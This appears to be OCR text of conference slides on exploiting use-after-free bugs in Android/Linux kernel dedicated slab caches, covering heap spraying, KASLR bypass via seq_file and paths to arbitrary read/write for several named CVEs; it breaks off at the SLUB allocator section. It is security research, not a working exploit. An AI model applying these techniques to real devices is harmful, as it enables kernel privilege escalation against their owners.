Ret2page: The Art of Exploiting Use-After-Free Vulnerabilities in the Dedicated Cache

WANG, YONG (@ThomasKing2014)
Alibaba Security Pandora Lab

Whoami

- WANG, YONG @ThomasKing2014 on Twitter/Weibo
- Security Engineer of Alibaba Security
- Focus on Android/Browser vulnerability
- Speaker at BlackHat{ASIA/EU}/HITBAMS/Zer0Con/POC
- Nominated at Pwnie Award 2019(Best Privilege Escalation)

Agenda

- Introduction
- Ret2page
- Case study
- Conclusion

Linux kernel heap 101


- General cache
  - kmalloc/kzmalloc
    - data = kmalloc(length, GFP_KERNEL);
  - kfree
- Dedicated cache
  - kmem_cache_create
    - kmem_cache_create("filp", sizeof(struct file), 0, SLAB_HWCACHE_ALIGN | SLAB_PANIC | SLAB_ACCOUNT, NULL);
  - kmem_cache_alloc($cache, $flags)
    - kmem_cache_zalloc(filp_cachep, GFP_KERNEL);
  - kmem_cache_free($cache, $ptr);
    - kmem_cache_free(filp_cachep, f);

Android kernel exploits

- CVE-2022-0847 (fs)
  - Not related to slub cache
- CVE-2021-1048 (epoll)
  - UAF in the dedicated cache
- CVE-2021-1905/CVE-2021-28663/CVE-2021-28664 (adreno/mali)
  - Not related to slub cache
- CVE-2020-29661 (tty)
  - UAF in the dedicated cache
- CVE-2020-0423/CVE-2020-0041 (binder)
  - UAF in the general cache
- …

CVE-2020-0041

- Binder_node object allocated in kmalloc-128 cache
- Spray the epitem objects to refill the freed binder_node
  - Leak kernel pointers
- Use sendmsg spray technique to obtain the write primitive
- Corrupt some fields of leaked pointers to obtain AARW primitives



CVE-2020-0423

Bypass KASLR

- seq_file is a common type of virtual file system in Linux
- Multiple files in /proc/ directory is managed as seq_file
- For some special seq_file, like /proc/cpuinfo, op field is a global structure address, which can be used to leak kernel base

```
pwndbg> pt /o struct seq_file
/* offset */  type = struct seq_file {
/*    0    */    char *buf;
/*    8    */    size_t size;
/*   16    */    size_t from;
/*   24    */    size_t count;
                 ...skip...
/*   96    */    const struct seq_operations *op;
/*  104    */    int poll_event;
/*  112    */    const struct file *file;
/*  120    */    void *private;

                 /* total size (bytes):  128 */
               }
```


The race vulnerability can be triggered in several seconds

CVE-2020-0423

Stable Arbitrary Read/Write Solution

Build an arbitrary address read and write model through seqfile:

- Sizes of epitem and seq_file are both 128, can be allocated on the same page
- Double free happens to have an offset of +8, which perfectly corresponds to this scheme
- No leak or write is needed



A solution to achieve stable arbitrary reading and writing by triggering the vulnerability only once

CVE-2020-0041/CVE-2020-0423

- Use the ideal victim objects(epitem/seq_file) to refill the freed object

```
48  int seq_open(struct file *file, const struct seq_operations *op)
49  {
50      struct seq_file *p;
51
52      WARN_ON(file->private_data);
53
54      p = kzalloc(sizeof(*p), GFP_KERNEL);
55      if (!p)
56          return -ENOMEM;
57
58      file->private_data = p;
```

```
2343      /* Allocates slab cache used to allocate "struct epitem" items */
2344      epi_cache = kmem_cache_create("eventpoll_epi", sizeof(struct epitem),
2345              0, SLAB_HWCACHE_ALIGN | SLAB_PANIC, NULL);
2346
```

Android kernel 4.14

kmem_cache_alias

- Find a alias to avoid to create a new cache
  - Reduce memory fragmentation

```
4337  struct kmem_cache *
4338  __kmem_cache_alias(const char *name, unsigned int size, unsigned int align,
4339                     slab_flags_t flags, void (*ctor)(void *))
4340  {
4341      struct kmem_cache *s, *c;
4342
4343      s = find_mergeable(size, align, flags, name, ctor);
4344      if (s) {
4345          s->refcount++;
4346
```

kmem_cache_alias

```
325 struct kmem_cache *find_mergeable(unsigned int size, unsigned int align,
326         slab_flags_t flags, const char *name, void (*ctor)(void *))
327 {
328     struct kmem_cache *s;
329
330     if (slab_nomerge)
331         return NULL;
332
333     if (ctor)
334         return NULL;
335
336     size = ALIGN(size, sizeof(void *));
337     align = calculate_alignment(flags, align, size);
338     size = ALIGN(size, align);
339     flags = kmem_cache_flags(size, flags, name, NULL);
340
341     if (flags & SLAB_NEVER_MERGE)
342         return NULL;
343
344     list_for_each_entry_reverse(s, &slab_root_caches, root_caches_node) {
345         if (slab_unmergeable(s))
346             continue;
347
348         if (size > s->size)
349             continue;
350
351         if ((flags & SLAB_MERGE_SAME) != (s->flags & SLAB_MERGE_SAME))
352             continue;
353         /*
354          * Check if alignment is compatible.
355          * Courtesy of Adrian Drzewiecki
356          */
357         if ((s->size & ~(align - 1)) != s->size)
358             continue;
359
360         if (s->size - size >= sizeof(void *))
361             continue;
362
363         if (IS_ENABLED(CONFIG_SLAB) && align &&
364             (align > s->align || s->align % align))
365             continue;
366
367         return s;
368     }
369     return NULL;
370 }
```

```
51  #define SLAB_NEVER_MERGE (SLAB_RED_ZONE | SLAB_POISON | SLAB_STORE_USER | \
52          SLAB_TRACE | SLAB_TYPESAFE_BY_RCU | SLAB_NOLEAKTRACE | \
53          SLAB_FAILSLAB | SLAB_KASAN)
54
55  #define SLAB_MERGE_SAME (SLAB_RECLAIM_ACCOUNT | SLAB_CACHE_DMA | \
56                   SLAB_CACHE_DMA32 | SLAB_ACCOUNT)
57
58  /*
59   * Merge control. If this is set then no merging of slab caches will occur.
60   */
61  static bool slab_nomerge = !IS_ENABLED(CONFIG_SLAB_MERGE_DEFAULT);
```

- CONFIG_SLAB_MERGE_DEFAULT
  - Usually enabled
- Ctor not set
- No special flag
- Basically same config

kmem_cache_alias reduction

```
48  int seq_open(struct file *file, const struct seq_operations *op)
49  {
50      struct seq_file *p;
51
52      WARN_ON(file->private_data);
53
54      p = kzalloc(sizeof(*p), GFP_KERNEL);
55      if (!p)
56          return -ENOMEM;
57
58      file->private_data = p;
```

```
2343      /* Allocates slab cache used to allocate "struct epitem" items */
2344      epi_cache = kmem_cache_create("eventpoll_epi", sizeof(struct epitem),
2345              0, SLAB_HWCACHE_ALIGN | SLAB_PANIC, NULL);
2346
```

Android kernel 4.14

```
1103  void __init seq_file_init(void)
1104  {
1105      seq_file_cache = KMEM_CACHE(seq_file, SLAB_ACCOUNT|SLAB_PANIC);
1106  }
```

```
2421      /* Allocates slab cache used to allocate "struct epitem" items */
2422      epi_cache = kmem_cache_create("eventpoll_epi", sizeof(struct epitem),
2423              0, SLAB_HWCACHE_ALIGN|SLAB_PANIC|SLAB_ACCOUNT, NULL);
```

Android kernel 4.19

Heap hardened

```
#
# Automatically generated file; DO NOT EDIT.
# Linux/arm64 4.14.170 Kernel Configuration
#
...
#
# Kernel Performance Events And Counters
#
CONFIG_PERF_EVENTS=y
# CONFIG_PERF_USER_SHARE is not set
# CONFIG_DEBUG_PERF_USE_VMALLOC is not set
CONFIG_VM_EVENT_COUNTERS=y
CONFIG_SLUB_DEBUG=y
# CONFIG_SLUB_MEMCG_SYSFS_ON is not set
# CONFIG_COMPAT_BRK is not set
# CONFIG_SLAB is not set
CONFIG_SLUB=y
# CONFIG_SLOB is not set
CONFIG_SLAB_MERGE_DEFAULT=y
# CONFIG_SLAB_FREELIST_RANDOM is not set
# CONFIG_SLAB_FREELIST_HARDENED is not set
CONFIG_SLUB_CPU_PARTIAL=y
# CONFIG_SYSTEM_DATA_VERIFICATION is not set
```

Android 10(Android kernel 4.14)

```
#
# Automatically generated file; DO NOT EDIT.
# Linux/arm64 4.19.135 Kernel Configuration
#
...
#
# Kernel Performance Events And Counters
#
CONFIG_PERF_EVENTS=y
# CONFIG_PERF_USER_SHARE is not set
# CONFIG_DEBUG_PERF_USE_VMALLOC is not set
CONFIG_VM_EVENT_COUNTERS=y
CONFIG_SLUB_DEBUG=y
# CONFIG_SLUB_MEMCG_SYSFS_ON is not set
# CONFIG_COMPAT_BRK is not set
# CONFIG_SLAB is not set
CONFIG_SLUB=y
# CONFIG_SLOB is not set
CONFIG_SLAB_MERGE_DEFAULT=y
CONFIG_SLAB_FREELIST_RANDOM=y
CONFIG_SLAB_FREELIST_HARDENED=y
CONFIG_SLUB_CPU_PARTIAL=y
```

Android 11(Android kernel 4.19)

Heap isolation

```
#
# Automatically generated file; DO NOT EDIT.
# Linux/arm64 5.4.86 Kernel Configuration
#
...
#
# Kernel Performance Events And Counters
#
CONFIG_PERF_EVENTS=y
CONFIG_PERF_KERNEL_SHARE=y
# CONFIG_PERF_USER_SHARE is not set
# CONFIG_DEBUG_PERF_USE_VMALLOC is not set
# end of Kernel Performance Events And Counters

CONFIG_VM_EVENT_COUNTERS=y
CONFIG_VM_EVENT_COUNT_CLEAN_PAGE_RECLAIM=y
# CONFIG_SLUB_DEBUG is not set
# CONFIG_SLUB_MEMCG_SYSFS_ON is not set
# CONFIG_COMPAT_BRK is not set
# CONFIG_SLAB is not set
CONFIG_SLUB=y
# CONFIG_SLOB is not set
# CONFIG_SLAB_MERGE_DEFAULT is not set
CONFIG_SLAB_FREELIST_RANDOM=y
CONFIG_SLAB_FREELIST_HARDENED=y
CONFIG_SHUFFLE_PAGE_ALLOCATOR=y
CONFIG_SLUB_CPU_PARTIAL=y
```

Android kernel 5.4

```
#
# Automatically generated file; DO NOT EDIT.
# Linux/arm64 5.10.43 Kernel Configuration
#
...
#
# Kernel Performance Events And Counters
#
CONFIG_PERF_EVENTS=y
# CONFIG_DEBUG_PERF_USE_VMALLOC is not set
# end of Kernel Performance Events And Counters

CONFIG_VM_EVENT_COUNTERS=y
CONFIG_SLUB_DEBUG=y
# CONFIG_SLUB_MEMCG_SYSFS_ON is not set
# CONFIG_COMPAT_BRK is not set
# CONFIG_SLAB is not set
CONFIG_SLUB=y
# CONFIG_SLOB is not set
# CONFIG_SLAB_MERGE_DEFAULT is not set
CONFIG_SLAB_FREELIST_RANDOM=y
CONFIG_SLAB_FREELIST_HARDENED=y
CONFIG_SHUFFLE_PAGE_ALLOCATOR=y
CONFIG_SLUB_CPU_PARTIAL=y
```

Android kernel 5.10

Heap isolation

```
FFFFFFC010508BC0                    EXPORT __kmem_cache_alias
FFFFFFC010508BC0 __kmem_cache_alias
FFFFFFC010508BC0                    PACIASP
FFFFFFC010508BC4                    MOV             X0, XZR
FFFFFFC010508BC8                    AUTIASP
FFFFFFC010508BCC                    RET
FFFFFFC010508BCC ; End of function __kmem_cache_alias
```

Pixel 6 kernel image


- No dedicated cache will be merged into a general cache.
- Different types of objects explicitly allocated from kmalloc-N still share the same cache.
- Cross-cache attack techniques have to be applied to make different types of objects share the same memory.

Agenda

- Introduction
- *Ret2page*
- Case study
- Conclusion

UAF exploit 101


```
struct type_A {
  uint32 cmd;
  uint32 subcmd;
  void* fops;
  char userdata[64];
};
struct type_B {
  char userdata[32];
  void *handle;
  void *fops;
};
```



- Create obj A and handle A
- Trigger the bug and free obj A. Handle A still points to the freed obj
- Spray obj Bs and one is overlapped with A
- Leak kernel pointers to bypass (K)ASLR
- Hijack the control flow


How to refill the freed obj A reliably?🤔

SLUB allocator internal



Simplified. not entirely correct

SLUB allocator internal-Allocating



